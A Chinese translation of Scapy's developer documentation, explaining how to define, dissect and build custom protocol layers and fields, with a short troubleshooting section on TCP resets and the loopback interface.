每一个协议层都是 `Packet` 类的子类。协议层背后所有逻辑的操作都是被 `Packet` 类和继承的类所处理的。一个简单的协议层是被一系列的字段构成，他们关联在一起组成了协议层，解析时拆分成一个一个的字符串。这些字段都包含在名为 `fields_desc` 的属性中。每一个字段都是一个 `field` 类的实例：

```
class Disney(Packet):
    name = "DisneyPacket "
    fields_desc=[ ShortField("mickey",5),
                 XByteField("minnie",3) ,
                 IntEnumField("donald" , 1 ,
                      { 1: "happy", 2: "cool" , 3: "angry" } ) ]
```

在这个例子中，我们的协议层有三个字段，第一个字段是一个2个字节的短整型字段，名字为 `mickey` ，默认值是5，第二个字段是1个自己的整形字段，名字为 `minnie` ，默认值是3，普通的 `ByteField` 和 `XByteField` 之间的唯一不同的就是首选的字段值是十六进制。最后一个字段是一个4个字节的整数字段，名字为 `donald` ，他不同于普通的 `IntField` 类型的是他有一些更小的值供选择，类似于枚举类型，比如说，如果他的值是3的话则显示 `angry` 。此外，如果 `cool` 值被关联到这个字段上，他将会明白接受的是2.

如果你的协议像上面这么简单，他已经可以用了：

```
>>> d=Disney(mickey=1)
>>> ls(d)
mickey : ShortField = 1 (5)
minnie : XByteField = 3 (3)
donald : IntEnumField = 1 (1)
>>> d.show()
###[ Disney Packet ]###
mickey= 1
minnie= 0x3
donald= happy
>>> d.donald="cool"
>>> str(d)
’\x00\x01\x03\x00\x00\x00\x02’
>>> Disney( )
<Disney mickey=1 minnie=0x3 donald=cool |>
```

本章讲解了用Scapy如何构建一个新的协议，这里有两个目标：

分解：这样做是为了当接收到一个数据包时（来自网络或者是文件）能够被转化成Scapy的内部结构。

构建：当想发送一个新的数据包时，有些填充数据需要被自动的额调整。

## 协议层

在深入剖析之前，让我们来看看数据包是怎样组织的。

```
>>> p = IP()/TCP()/"AAAA"
>>> p
<IP  frag=0 proto=TCP |<TCP  |<Raw  load='AAAA' |>>>
>>> p.summary()
'IP / TCP 127.0.0.1:ftp-data > 127.0.0.1:www S / Raw'
```

我们很感兴趣这两个内部的字段类 `Packet` ：

- `p.underlayer`
- `p.payload`

这里是主要的“伎俩”。你不必在乎数据包，只关注协议层，一个堆在另一个上面。

一个可以通过协议层的名字容易的访问协议层: `p[TCP]` 返回的是TCP和下面的协议，这是 `p.getlayer(TCP)` 的一个快捷方式。

注意：这里有一个可选的参数 `nb` ，用来返回所需协议的第几层协议层。

让我们将所有的放在一起，玩玩这个TCP协议层：

```
>>> tcp=p[TCP]
>>> tcp.underlayer
<IP  frag=0 proto=TCP |<TCP  |<Raw  load='AAAA' |>>>
>>> tcp.payload
<Raw  load='AAAA' |>
```

不出所料，`tcp.underlayer` 指向的是我们IP数据包的开始，而 `tcp.payload` 是他的有效载荷。

## 构建一个新的协议层

非常简单！一个协议层就是由一系列的字段构成。让我们来看看UDP的定义：

```
class UDP(Packet):
    name = "UDP"
    fields_desc = [ ShortEnumField("sport", 53, UDP_SERVICES),
                    ShortEnumField("dport", 53, UDP_SERVICES),
                    ShortField("len", None),
                    XShortField("chksum", None), ]
```

为了方便，内部已经定义了许多字段，看看文档“W”的源码Phil会告诉你的。（这句我也不知道原文是什么意思）。

所以，定义一个协议层就是简单的组合一系列的字段，现在的目标是为每个字段提供有限的默认值，所以当用户构建数据包的时候不必给他们赋值。

主要的机制是基于 `Field` 结构，要牢记协议层就只是一系列的字段，不用记得太多。

所以，为了理解协议层是怎样工作的，一个就是需要快速的看看字段是怎么被处理的。

## 操作数据包==操作他们的字段

一个字段应该被考虑到有多种状态

- i (internal) ：这是Scapy怎样操作它们的方法。
- m (machine) ：这是真正的数据，这就是他们在网络上的样子。
- h (human) ：如何将数据展示给人们看。

这解释了一些神秘的方法 `i2h()` ， `i2m()` ， `m2i()` 可以用于每一个字段：他们都是将一种状态转换成另一种状态，用于特殊的用途。

其他特殊的方法有：

- `any2i()` ：猜测输入的状态装换为internal状态。

- `i2repr()` ：比 `i2h()` 更好。

然而，所有的这些都是底层的方法。用于添加或提取字段到当前的协议的方法是：

- `addfield(self, pkt, s, val)` ：复制网络上原始的字段值 `val` （属于 `pkt` 协议层的）到原始的字符串数据包 `s` ：

```
class StrFixedLenField(StrField):
    def addfield(self, pkt, s, val):
        return s+struct.pack("%is"%self.length,self.i2m(pkt,
 val))
```

- `getfield(self, pkt, s)` ：从原始的数据包 `s` 中提取出属于协议层 `pkt` 的字段值。他返回一个序列，第一个元素是移除了被抽取的字段值的原始的数据包字符串，第二个元素是被抽取字段的internal的表示状态：

```
class StrFixedLenField(StrField):
    def getfield(self, pkt, s):
        return s[self.length:], self.m2i(pkt,s[:self.length]
)
```

当定义你自己的协议层，你通常只需要定义一些 `*2*()` 方法，有时候也会有 `addfield()` 和 `getfield()` 方法。

## 示例：可变长度的数值

在协议中经常使用可变长度的数值的方法来表示整数，例如处理信号进程（MIDI）。

每一个数值的字节的MSB编码被设置为1，除了最后一个字节。比如，0x123456将会编码为0xC8E856：

```
def vlenq2str(l):
    s = []
    s.append( hex(l & 0x7F) )
    l = l >> 7
    while l>0:
        s.append( hex(0x80 | (l & 0x7F) ) )
        l = l >> 7
    s.reverse()
    return "".join(map( lambda(x) : chr(int(x, 16)) , s))

def str2vlenq(s=""):
    i = l = 0
    while i<len(s) and ord(s[i]) & 0x80:
        l = l << 7
        l = l + (ord(s[i]) & 0x7F)
        i = i + 1
    if i == len(s):
        warning("Broken vlenq: no ending byte")
    l = l << 7
    l = l + (ord(s[i]) & 0x7F)

    return s[i+1:], l
```

我们将定义一个字段，该字段将自动计算相关联的字符串的长度，但会使用该编码格式：

```
class VarLenQField(Field):
    """ variable length quantities """

    def __init__(self, name, default, fld):
        Field.__init__(self, name, default)
        self.fld = fld

    def i2m(self, pkt, x):
        if x is None:
            f = pkt.get_field(self.fld)
            x = f.i2len(pkt, pkt.getfieldval(self.fld))
            x = vlenq2str(x)
        return str(x)

    def m2i(self, pkt, x):
        if s is None:
            return None, 0
        return str2vlenq(x)[1]

    def addfield(self, pkt, s, val):
        return s+self.i2m(pkt, val)

    def getfield(self, pkt, s):
        return str2vlenq(s)
```

现在用这种字段定义一个协议层：

```
class FOO(Packet):
    name = "FOO"
    fields_desc = [ VarLenQField("len", None, "data"),
                    StrLenField("data", "", "len") ]

    >>> f = FOO(data="A"*129)
    >>> f.show()
    ###[ FOO ]###
      len= 0
      data=    'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA'
```

这里， `len` 不必被计算，默认值会被直接显示的，这是目前我们协议层internal的表示，让我们强行来计算一下：

```
>>> f.show2()
###[ FOO ]###
 len= 129
 data= 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA'
```

`show2()` 方法显示这些字段被发送到网络中时的值，但是为了人类阅读方便，我们看到 `len=129` 。最后但并非最不重要，让我们来看看machine的表示：

```
>>> str(f)
'\x81\x01AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA'
```

前两个字节是 `\x81\x01` ，是129编码后的结果。

# 剖析

协议层只是一系列的字段，但是每一个字段之间使用什么连接的，协议层之间呢？这一节我们将解释这个秘密。

## 基本的填充数据

剖析数据包的核心的方法是 `Packet.dissect()` 。

```
def dissect(self, s):
    s = self.pre_dissect(s)
    s = self.do_dissect(s)
    s = self.post_dissect(s)
    payl,pad = self.extract_padding(s)
    self.do_dissect_payload(payl)
    if pad and conf.padding:
        self.add_payload(Padding(pad))
```

当被调用时， `s` 是一个将要被剖析的字符串， `self` 指向当前协议层。

```
>>> p=IP("A"*20)/TCP("B"*32)
WARNING: bad dataofs (4). Assuming dataofs=5
>>> p
<IP  version=4L ihl=1L tos=0x41 len=16705 id=16705 flags=DF frag
=321L ttl=65 proto=65 chksum=0x4141
src=65.65.65.65 dst=65.65.65.65 |<TCP  sport=16962 dport=16962 s
eq=1111638594L ack=1111638594L dataofs=4L
reserved=2L flags=SE window=16962 chksum=0x4242 urgptr=16962 opt
ions=[] |<Raw  load='BBBBBBBBBBBB' |>>>
```

`Packet.dissect()` 被调用了三次：

1.解析 `"A"*20` 为IPv4头

2.解析 `"B"*32` 为TCP头

3.到此为止数据包还有12个字节，他们将被解析成原始"Raw"的数据(有一些是默认的协议层类型)。

当传入一个协议层的时候，一切都很简单：

- `pre_dissect()` 在协议层之前被调用。
- `do_dissect()` 执行协议层真正的解析。
- `post_dissection()` 当解析时需要更新输入的时候被调用（比如说，解密，解压缩）
- `extract_padding()` 是一个重要的方法，应该被每一层所调用控制他们的大小，所以他可以被用来区分真正相关联的协议层的有效载荷，并且什么将被视为额外的填充字节。
- `do_dissect_payload()` 方法主要负责剖析有效载荷（如果有的话）。它基于 `guess_payload_class()` （见下文），一旦是已知类型的有效荷载，该有效载荷将会以新的类型绑定到当前协议层：

```
def do_dissect_payload(self, s):
    cls = self.guess_payload_class(s)
    p = cls(s, _internal=1, _underlayer=self)
    self.add_payload(p)
```

最后，数据包中所有的协议层都被解析了，并和已知的类型关联在一起。

## 剖析字段

所有协议层和它的字段之间的魔法方法是 `do_dissect()` 。如果你已经理解了协议层的不同的表示，你也应该理解剖析一个协议层就是将构建它的字段从machine表示转换到internal表示。

猜猜是什么？这正是 `do_dissect()` 干的事：

```
def do_dissect(self, s):
    flist = self.fields_desc[:]
    flist.reverse()
    while s and flist:
        f = flist.pop()
        s,fval = f.getfield(self, s)
        self.fields[f] = fval
    return s
```

所以，他接受原始的字符串数据包，并进入每一个字段，只要还有数据或者字段剩余：

```
>>> FOO("\xff\xff"+"B"*8)
<FOO  len=2097090 data='BBBBBBB' |>
```

当编写 `FOO("\xff\xff"+"B"*8)` 的时候，他调用 `do_dissect()` 方法。第一个字段是 `VarLenQField` ，因此他接收字节，只要MSB设置过，因此，一直到（包括）第一个"B"。这个映射做到了多亏了 `VarLenQField.getfield()` ，并且可以进行交叉检查：

```
>>> vlenq2str(2097090)
'\xff\xffB'
```

然后，下一个字段以相同的方法被提取，直到2097090个字节都放进 `FOO.data` 中（或者更少，如果2097090是不可用的）。

如果当剖析完后还剩下一些字节，他们将以相同的方式映射到下一步要处理的(默认是Raw)：

```
>>> FOO("\x05"+"B"*8)
<FOO  len=5 data='BBBBB' |<Raw  load='BBB' |>>
```

因此，现在我们该理解协议层是怎样被绑定在一起的。

## 绑定协议层

Scapy在解析协议层时一个很酷的特性是他试图猜测下一层协议是什么。连接两个协议层官方的方法是 `bind_layers()`：

比如说，如果你有一个 `HTTP` 类，你可能会认为所有的接受或者发送的数据包都是80端口的，你将会这样解码，下面是简单的方式：

```
bind_layers( TCP, HTTP, sport=80 )
bind_layers( TCP, HTTP, dport=80 )
```

这就是所有的啦！现在所有和80端口相关联的数据包都将被连接到HTTP协议层上，不管他是从 `pcap` 文件中读取的，还是从网络中接收到的。

### `guess_payload_class()` 方法

有时候，猜测一个有效载荷类不是像定义一个单一的端口那么简单。比如说，他可能依赖于当前协议传入的一个字节值。有两个方法是必须的：

- `guess_payload_class()` 必须返回有效载荷的 `guessed` 类（下一层协议层的）。默认情况下，它使用类之间已有的关联通过 `bind_layer()` 放到合适的位置。
- `default_payload_class()` 返回默认的值。这个方法在 `Packet` 类中定义返回Raw，但是他能被重载。

比如说，解码802.11的变化取决于他是否被加密：

```
class Dot11(Packet):
    def guess_payload_class(self, payload):
        if self.FCfield & 0x40:
            return Dot11WEP
        else:
            return Packet.guess_payload_class(self, payload)
```

这里有需要的几点意见：

- 这些事是使用 `bind_layer()` 不可能完成的，因为测试中应该是 `"field==value"` ,但是这里我们测试的字段值比单一的字节要发杂。

- 如果测试失败了，没有这种假设，我们会回到默认的机制调用 `Packet.guess_payload_class()` 。

大多数时间，定义一个 `guess_payload_class()` 方法是没有必要的，可以从 `bind_layers()` 得到相同的结果。

### 改变默认的行为

如果你不喜欢Scapy得到协议层后的行为，你也可以通过调用 `split_layer()` 来改变或者禁用这些行为。比如说你不想要UDP/53绑定到DNS协议，只需要添加代码 `split_layers(UDP, DNS, sport=53)` ，现在所有源端口是53的数据包都不会当做DNS协议处理了，但是什么东西你要做特殊处理。

### 在后台：将所有的东西都放在一起

事实上，每一个协议层都有一个字段的 `guess_payload` 。当你使用 `bind_layers()` 的方式，他将定义的下一个添加到该列表中。

```
>>> p=TCP()
>>> p.payload_guess
[({'dport': 2000}, <class 'scapy.Skinny'>), ({'sport': 2000}, <c
lass 'scapy.Skinny'>), ... )]
```

然后，当他需要猜测下一个协议层类，他调用默认的方法 `Packet.guess_payload_class()` ，该方法通过 `payload_guess` 序列的每一个元素，每一个元素都是一个元组：

- 第一个值是一个字段，我们用 `('dport':2000)` 测试
- 第二个值是 `guessed` 类，如果他匹配到Skinny

所以，默认的 `guess_payload_class()` 尝试序列中所有的元素，知道偶一个匹配到，如果没发现一个元素，他将调用 `default_payload_class()` 。如果你重新定义了这个方法，你的方法将会被调用，否则，默认的方法会被调用，Raw将会被返回。

`Packet.guess_payload_class()`

- 测试字段中有什么 `guess_payload`
- 调用被重载的 `guess_payload_class()`

## 构建

构建一个数据包跟构建每一个协议层一样简单，然后一些魔法的事情发生了当关联一切的时候，让我们来试一试这些魔法。

## 基本的填充数据

首先要明确，构建是什么意思？正如我们所看到的，一个协议层能被不同的方法所表示(human, internal, machine)，构建的意思是转换到machine格式。

第二个要理解的事情是什么时候一个协议层将会被构建。答案不是那么明显，但是当你需要machine表示的时候，协议层就被构建了：当数据包在网络上被丢弃或者写入一个文件，当他装换成一个字符串，。。。事实上，machine表示应该被视为附加了协议层的大字符串。

```
>>> p = IP()/TCP()
>>> hexdump(p)
0000 45 00 00 28 00 01 00 00 40 06 7C CD 7F 00 00 01 E..(....@.|
.....
0010 7F 00 00 01 00 14 00 50 00 00 00 00 00 00 00 00 .......P...
.....
0020 50 02 20 00 91 7C 00 00 P. ..|..
```

调用 `str()` 构建这个数据包：

- 没有实例化的字段设置他们的默认值
- 长度自动更新
- 计算校验和
- 等等

事实上，使用 `str()` 而不是 `show2()` 不是一个随机的选择，就像所有的函数构建数据包都要调用 `Packet.__str__()` ，然而， `__str__()` 调用了另一个函数： `build()` ：

```
def __str__(self):
    return self.__iter__().next().build()
```

重要的也是要理解的是，通常你不必关心machine表示，这就是为什么human和internal也在这里。

所以，核心的函数式 `build()` （代码被缩短了只保留了相关的部分）：

```
def build(self,internal=0):
    pkt = self.do_build()
    pay = self.build_payload()
    p = self.post_build(pkt,pay)
    if not internal:
        pkt = self
        while pkt.haslayer(Padding):
            pkt = pkt.getlayer(Padding)
            p += pkt.load
            pkt = pkt.payload
    return p
```

所以，他通过构建当前协议层开始，然后是有效载荷，并且 `post_build()` 被调用更新后期的一些评估字段（像是校验和），最后将填充数据添加到数据包的尾部。

当然，构建一个协议层和构建它的字段是一样的，这正是 `do_build()` 干的事。

## 构建字段

构建每一个协议层的每一个字段都会调用 `Packet.do_build()`：

```
def do_build(self):
    p=""
    for f in self.fields_desc:
        p = f.addfield(self, p, self.getfieldval(f))
    return p
```

构建字段的核心函数是 `getfield()`,他接收internal字段视图，并将它放在 `p` 的后面。通常，这个方法会调用 `i2m()` 并返回一些东西，如 `p.self.i2mval(val)`（在 `val=self.getfieldval(f)` 处）。

如果 `val` 设置了，`i2m()` 只是一个必须使用的格式化的方法，不如，如果预期是一个字节，`struct.pack('B',val)` 是在正确转化他的方法。

然而，如果 `val` 没有被设置，事情将会变得更加复杂，这就意味着不能简单的提供默认值，然后这些字段现在或者以后需要计算一些“填充数据”。

“刚刚好”意味着多亏了 `i2m()`，如果所有的信息将是可用的。如果你必须处理一个长度直到遇到一个分隔符。

比如说：计算一个长度直到遇到一个分隔符：

```
class XNumberField(FieldLenField):

    def __init__(self, name, default, sep="\r\n"):
        FieldLenField.__init__(self, name, default, fld)
        self.sep = sep

    def i2m(self, pkt, x):
        x = FieldLenField.i2m(self, pkt, x)
        return "%02x" % x

    def m2i(self, pkt, x):
        return int(x, 16)

    def addfield(self, pkt, s, val):
        return s+self.i2m(pkt, val)

    def getfield(self, pkt, s):
        sep = s.find(self.sep)
        return s[sep:], self.m2i(pkt, s[:sep])
```

在这个例子中，在 `i2m()` 中，如果 `x` 已经有一个值，他将装换为十六进制。如果没有提供任何值，将会返回0。

关联由 `Packet.do_build()` 提供，他为协议层的每一个字段调用 `Field.addfield()` 并以此调用 `Field.i2m()` ：如果值是有效的，协议层将会被构建。

## 处理默认值： `do_build()`

字段给定的默认值有时候也不知道或者不可能知道什么时候将字段放在一起。比如说，如果我们在协议层中使用预先定义的 `XNumberField` ，我们希望当他被构建是被设置一个被给定的值，然后如果他没有被设置 `i2m()` 不会返回任何值。

这个问题的答案是 `Packet.post_build()` 。

当这个方法被调用，数据包已经被构建了，但是有些字段还是需要被计算，一个典型的例子就是需要计算检验和或者是长度。这是每一个字段每次都取决于一些东西，而不是当前需要的。所以，让我们假设我们有一个有 `XNumberField` 的数据包来看看他的构建过程：

```
class Foo(Packet):
      fields_desc = [
          ByteField("type", 0),
          XNumberField("len", None, "\r\n"),
          StrFixedLenField("sep", "\r\n", 2)
          ]

      def post_build(self, p, pay):
        if self.len is None and pay:
            l = len(pay)
            p = p[:1] + hex(l)[2:]+ p[2:]
        return p+pay
```

当 `post_build()` 被调用的时候， `p` 是当前的协议层， `pay` 是有效载荷，这就已经构建好了，我们想要我们的长度是将所有的数据都放到分隔符之后的全部长度，所以我们在 `post_build()` 中添加他们的计算。

```
>>> p = Foo()/("X"*32)
>>> p.show2()
###[ Foo ]###
 type= 0
 len= 32
 sep= '\r\n'
###[ Raw ]###
 load= 'XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX'
```

`len` 现在正确的被计算：

```
>>> hexdump(str(p))
0000   00 32 30 0D 0A 58 58 58  58 58 58 58 58 58 58 58   .20..X
XXXXXXXXXX
0010   58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXX
XXXXXXXXXX
0020   58 58 58 58 58
```

而且machine也是期望的那样。

## 处理默认值：自动计算

像我们向前看到的那样，剖析机制是建立在程序员创造的协议层之间的连接之上的。然而，他也可以用在构建的过程中。

在协议层 `Foo()` ，我们第一个字节的类型是在下面定义的，比如说，如果 `type=0` ，下一层协议层是 `Bar0` ，如果是1，下一层是协议层是 `Bar1` ，以此类推。我们希望字段在下面自动设置。

```
class Bar1(Packet):
    fields_desc = [
          IntField("val", 0),
          ]

class Bar2(Packet):
    fields_desc = [
          IPField("addr", "127.0.0.1")
          ]
```

如果我们除此之外没有做其他的事情，我们在解析数据包的时候将会有麻烦，不会有任何的 `Bar*` 绑定在 `Foo` 协议层，甚至是当我们通过调用 `show2()` 函数明确的构建数据包时也没有。

```
>>> p = Foo()/Bar1(val=1337)
>>> p
<Foo  |<Bar1  val=1337 |>>
>>> p.show2()
###[ Foo ]###
 type= 0
 len= 4
 sep= '\r\n'
###[ Raw ]###
 load= '\x00\x00\x059'
```

问题：

- `type` 还是等于0当我们将它设置为1的时候，我们当然可以通过 `p=Foo(type=1)/Bar0(val=1337)` 来构建 `p` ，但是这样不方便。
- 当 `Bar1` 注册为Raw的时候，数据包将会被错误的解析。这是因为 `Foo()` 和 `Bar*()` 之间没有设置任何的连接。

为了理解我们应该怎么做才能获得适当的行为，我们必须看看协议层是怎么组装的。当两个独立的数据包实例 `Foo()` 和 `Bar1(val=1337)` 通过分隔符 `/` 连接在一起的时候，将产生一个新的数据包，先前的实例被克隆了（也就是说这来了明确的对象构造不同，但是持有相同的值）。

```
def __div__(self, other):
    if isinstance(other, Packet):
        cloneA = self.copy()
        cloneB = other.copy()
        cloneA.add_payload(cloneB)
        return cloneA
    elif type(other) is str:
        return self/Raw(load=other)
```

操作符右边的是左边的有效载荷，这种行为是通过调用 `add_payload()` 完成的。最后返回一个新的数据包。

我们可以观察到，如果 `other` 是一个字符串而不是一个数据包，Raw将会从 `payload` 实例化得来。就像下面的例子：

```
>>> IP()/"AAAA"
<IP  |<Raw  load='AAAA' |>>
```

这样的话 `add_payload()` 该执行什么？只是将两个数据包关联在一起吗？不仅仅是这样，在我们的例子中，该方法会适当的设置当前的值给 `type` 。

本能的我们可以感觉到上层协议（ `/` 右边的协议层）能收集值设置给下层协议（ `/` 左边的协议层）。看看向前的解释，这有一个方便的机制来指定两个相邻协议层之间的绑定。

再一次，这些信息必须提供给 `bind_layer()` ，内部将调用 `bind_top_down()` 让这些字段被重载，在这种情况下，我们需要指定这些：

```
bind_layers( Foo, Bar1, {'type':1} )
bind_layers( Foo, Bar2, {'type':2} )
```

然后， `add_payload()` 遍历上面数据包( `payload` )的 `overload_fields` ,得到这些字段相关联的底层数据包(通过他们的 `type` )并插入到 `overloaded_fields` 。

现在，当这个字段的值被请求， `getfieldval()` 将返回插到 `overloaded_fields` 中的值。

字段被处理有三个方向：

- `fields` ：明确被设置的字段值，像是pdst在TCP中是（pdst='42'）
- `overloaded_fields` ：重载字段
- `default_fields` ：所有的字段都是他们的默认值。（这些字段根据 `fields_desc` 的初始化构造函数调用 `init_fields()` ）

在下面代码中，我们可以观察到一个字段是如何选择的并且看到他的返回值：

```
def getfieldval(self, attr):
   for f in self.fields, self.overloaded_fields, self.default_fi
elds:
        if f.has_key(attr):
            return f[attr]
   return self.payload.getfieldval(attr)
```

字段被插入到 `fields` 有更高的权限，然后是 `overloaded_fields` ，最后是 `default_fields` ，因此如果字段的type在 `overloaded_fields` 中设置，他的值将会被返回而不是在 `default_fields` 中获取。

现在我们理解了背后的所有的魔法了！

```
>>> p = Foo()/Bar1(val=0x1337)
>>> p
<Foo  type=1 |<Bar1  val=4919 |>>
>>> p.show()
###[ Foo ]###
 type= 1
 len= 4
 sep= '\r\n'
###[ Bar1 ]###
 val= 4919
```

我们的两个问题都解决了，而没有发太多的功夫。

### 理解底层：把所有的东西放在一起

最后但不是不重要，理解当构建数据包的时候每一个函数什么时候被调用是很重要的。

```
>>> hexdump(str(p))
Packet.str=Foo
Packet.iter=Foo
Packet.iter=Bar1
Packet.build=Foo
Packet.build=Bar1
Packet.post_build=Bar1
Packet.post_build=Foo
```

正如你所看到的，他首先运行序列的每一个字段，然从头开始构建，一旦所有的协议层构建好了，他们从头开始调用 `post_build()` 。

## 字段

这里列出了一些Scapy支持的字段。

### 简单的数据类型

表示：

- X --- 十六进制表示

- LE --- 小端（默认是大端）
- Signal --- 有符号的（默认是无符号的）

```
ByteField
XByteField

ShortField
LEShortField
XShortField

X3BytesField        # three bytes (in hexad

IntField
SignedIntField
LEIntField
LESignedIntField
XIntField

LongField
XLongField
LELongField

IEEEFloatField
IEEEDoubleField
BCDFloatField       # binary coded decimal

BitField
XBitField

BitFieldLenField    # BitField specifying a length (used in RTP)
FlagsField
FloatField
```

## 枚举

字段的值可能来自枚举

```
ByteEnumField("code", 4, {1:"REQUEST",2:"RESPONSE",3:"SUCCESS",4
:"FAILURE"})
```

```
EnumField(name, default, enum, fmt = "H")
CharEnumField
BitEnumField
ShortEnumField
LEShortEnumField
ByteEnumField
IntEnumField
SignedIntEnumField
LEIntEnumField
XShortEnumField
```

## 字符串

```
StrField(name, default, fmt="H", remain=0, shift=0)
StrLenField(name, default, fld=None, length_from=None, shift=0):
StrFixedLenField
StrNullField
StrStopField
```

## 序列和定长长度

```
FieldList(name, default, field, fld=None, shift=0, length_from=N
one, count_from=None)
  # A list assembled and dissected with many times the same fiel
d type

  # field: instance of the field that will be used to assemble a
nd disassemble a list item
  # length_from: name of the FieldLenField holding the list leng
th

FieldLenField     #  holds the list length of a FieldList field
LEFieldLenField

LenField          # contains len(pkt.payload)

PacketField       # holds packets
PacketLenField    # used e.g. in ISAKMP_payload_Proposal
PacketListField
```

## 可变长度字段

这是关于Scapy怎么处理字段的可变长度的。这些字段通常可以从另外的字段那知道他们的长度，我们称他们为可变字段和定长字段。其思想是让每一个字段都引用另一个字段，这样当数据包被剖析时，可变就可以从定长字段那知道自己的长度，

如果数据包时被组合的，你不必填充满定长字段，直接可以从可变长度推测他的值。

问题出现在你意识到可变长度字段和定长字段之间的关系并不总是明确的。有时候定长字段指示了字节长度，有时候是对象的数量。有时候长度包含首部部分，所以你必须减去固定的头部长度来推算出可变字段的长度。有时候长度不是以字节而是以16位来表示的，有时候相同的不变字段被两个不同的可变字段使用，有时候相同的可变字段引用不同的不可变字段，一个是一个字节，一个是来那个字节。

定长字段

首先，一个定长字段是用FieldLenField定义的（或者是他的派生）。当组装数据包的时候如果他的值是空，他的值将会从引用他的可变长度字段推倒出来。引用用了其他的 `length_of` 参数或者 `count_of` 参数， `count_of` 参数只有当可变字段拥有一个序列（ `PacketListField` 或者 `FieldListField` ）的时候才会有意义。该值将用可变长度字段命名，作为一个字符串。根据那个参数使用 `i2len()` 或者 `i2count()` 方法将会在不可变字段值找个调用。返回的值将会被函数调整提供给合适的参数。调整将适用于两个参数： `i2len()` 或者 `i2count()` 返回的数据包实例和值。默认情况下，调整是不会做什么事的：

```
adjust=lambda pkt,x: x
```

比如说，如果 `the_varfield` 是一个序列：

```
FieldLenField("the_lenfield", None, count_of="the_varfield")
```

或者如果他是16位的：

```
FieldLenField("the_lenfield", None, length_of="the_varfield", ad
just=lambda pkt,x:(x+1)/2)
```

可变长度字段

可变长度有： `StrLenField` ， `PacketLenField` ， `PacketListField` ， `FieldListField` ，...

这有两个第一，当一个数据包被剖析时，他们的长度会从已经已经解析的定长字段长度推到来，连接通络使用length_from参数，应用到一个函数，适用于被解析的数据包的一部分，返回一个字节的长度，例如：

```
StrLenField("the_varfield", "the_default_value", length_from = l
ambda pkt: pkt.the_lenfield)
```

或者：

```
StrLenField("the_varfield", "the_default_value", length_from = l
ambda pkt: pkt.the_lenfield-12)
```

对于 `PacketListField` 和 `FieldListField` 和他们的派生，当需要长度的时候，工作内容和他们的一样。如果你需要大量的元素， `length_from` 参数必须被忽略并且 `count_from` 参数必须被替代，比如说：

```
FieldListField("the_varfield", ["1.2.3.4"], IPField("", "0.0.0.0"
), count_from = lambda pkt: pkt.the_lenfield)
```

## 例子

```
class TestSLF(Packet):
    fields_desc=[ FieldLenField("len", None, length_of="data"),
                  StrLenField("data", "", length_from=lambda pkt
:pkt.len) ]

class TestPLF(Packet):
    fields_desc=[ FieldLenField("len", None, count_of="plist"),
                  PacketListField("plist", None, IP, count_from=
lambda pkt:pkt.len) ]

class TestFLF(Packet):
    fields_desc=[
       FieldLenField("the_lenfield", None, count_of="the_varfiel
d"),
       FieldListField("the_varfield", ["1.2.3.4"], IPField("", "
0.0.0.0"),
                       count_from = lambda pkt: pkt.the_lenfield
) ]

class TestPkt(Packet):
    fields_desc = [ ByteField("f1",65),
                    ShortField("f2",0x4244) ]
    def extract_padding(self, p):
        return "", p

class TestPLF2(Packet):
    fields_desc = [ FieldLenField("len1", None, count_of="plist"
,fmt="H", adjust=lambda pkt,x:x+2),
                    FieldLenField("len2", None, length_of="plist"
,fmt="I", adjust=lambda pkt,x:(x+1)/2),
                    PacketListField("plist", None, TestPkt, leng
th_from=lambda x:(x.len2*2)/3*3) ]
```

测试 `FieldListField` 类：

```
>>> TestFLF("\x00\x02ABCDEFGHIJKL")
<TestFLF  the_lenfield=2 the_varfield=['65.66.67.68', '69.70.71.
72'] |<Raw  load='IJKL' |>>
```

## 特殊的

```
Emph     # Wrapper to emphasize field when printing, e.g. Emph(I
PField("dst", "127.0.0.1")),

ActionField

ConditionalField(fld, cond)
        # Wrapper to make field 'fld' only appear if
        # function 'cond' evals to True, e.g.
        # ConditionalField(XShortField("chksum",None),lambda pkt
:pkt.chksumpresent==1)

PadField(fld, align, padwith=None)
       # Add bytes after the proxified field so that it ends at
       # the specified alignment from its beginning
```

## TCP/IP

```
IPField
SourceIPField

IPoptionsField
TCPOptionsField

MACField
DestMACField(MACField)
SourceMACField(MACField)
ARPSourceMACField(MACField)

ICMPTimeStampField
```

## 802.11

```
Dot11AddrMACField
Dot11Addr2MACField
Dot11Addr3MACField
Dot11Addr4MACField
Dot11SCField
```

## DNS

```
DNSStrField
DNSRRCountField
DNSRRField
DNSQRField
RDataField
RDLenField
```

## ASN.1

```
ASN1F_element
ASN1F_field
ASN1F_INTEGER
ASN1F_enum_INTEGER
ASN1F_STRING
ASN1F_OID
ASN1F_SEQUENCE
ASN1F_SEQUENCE_OF
ASN1F_PACKET
ASN1F_CHOICE
```

## 其他协议

```
NetBIOSNameField         # NetBIOS (StrFixedLenField)

ISAKMPTransformSetField  # ISAKMP (StrLenField)

TimeStampField           # NTP (BitField)
```

# 常见问题

> 译者：飞龙
>
> 原文：Troubleshooting
>
> 协议：CC BY-NC-SA 4.0

## 我的 TCP 连接被 Scapy 或者是我的内核重置了

内核不知道 Scapy 在他背后做什么。 如果 Scapy 发送 SYN，目标回复 SYN-ACK，并且你的内核看到它，它将回复 RST。 为了防止这种情况，请使用本地防火墙规则（例如 Linux 上的 NetFilter）。 Scapy 不介意本地防火墙。

## 我 Ping 不通 127.0.0.1，Scapy 在 127.0.0.1 上或是本地回送接口上不工作

回送接口是一个非常特殊的接口。 通过它的数据包没有真正组装和拆卸。 内核将数据包路由到其目的地，而它仍然存储于内部结构中。 你看到的 `tcpdump -i lo` 只是假的，让你认为一切正常。 内核不知道 Scapy 在背后做什么，所以你在回送接口上看到的也是假的。 这个是不会在本地结构中的，因此内核永远不会收到它。

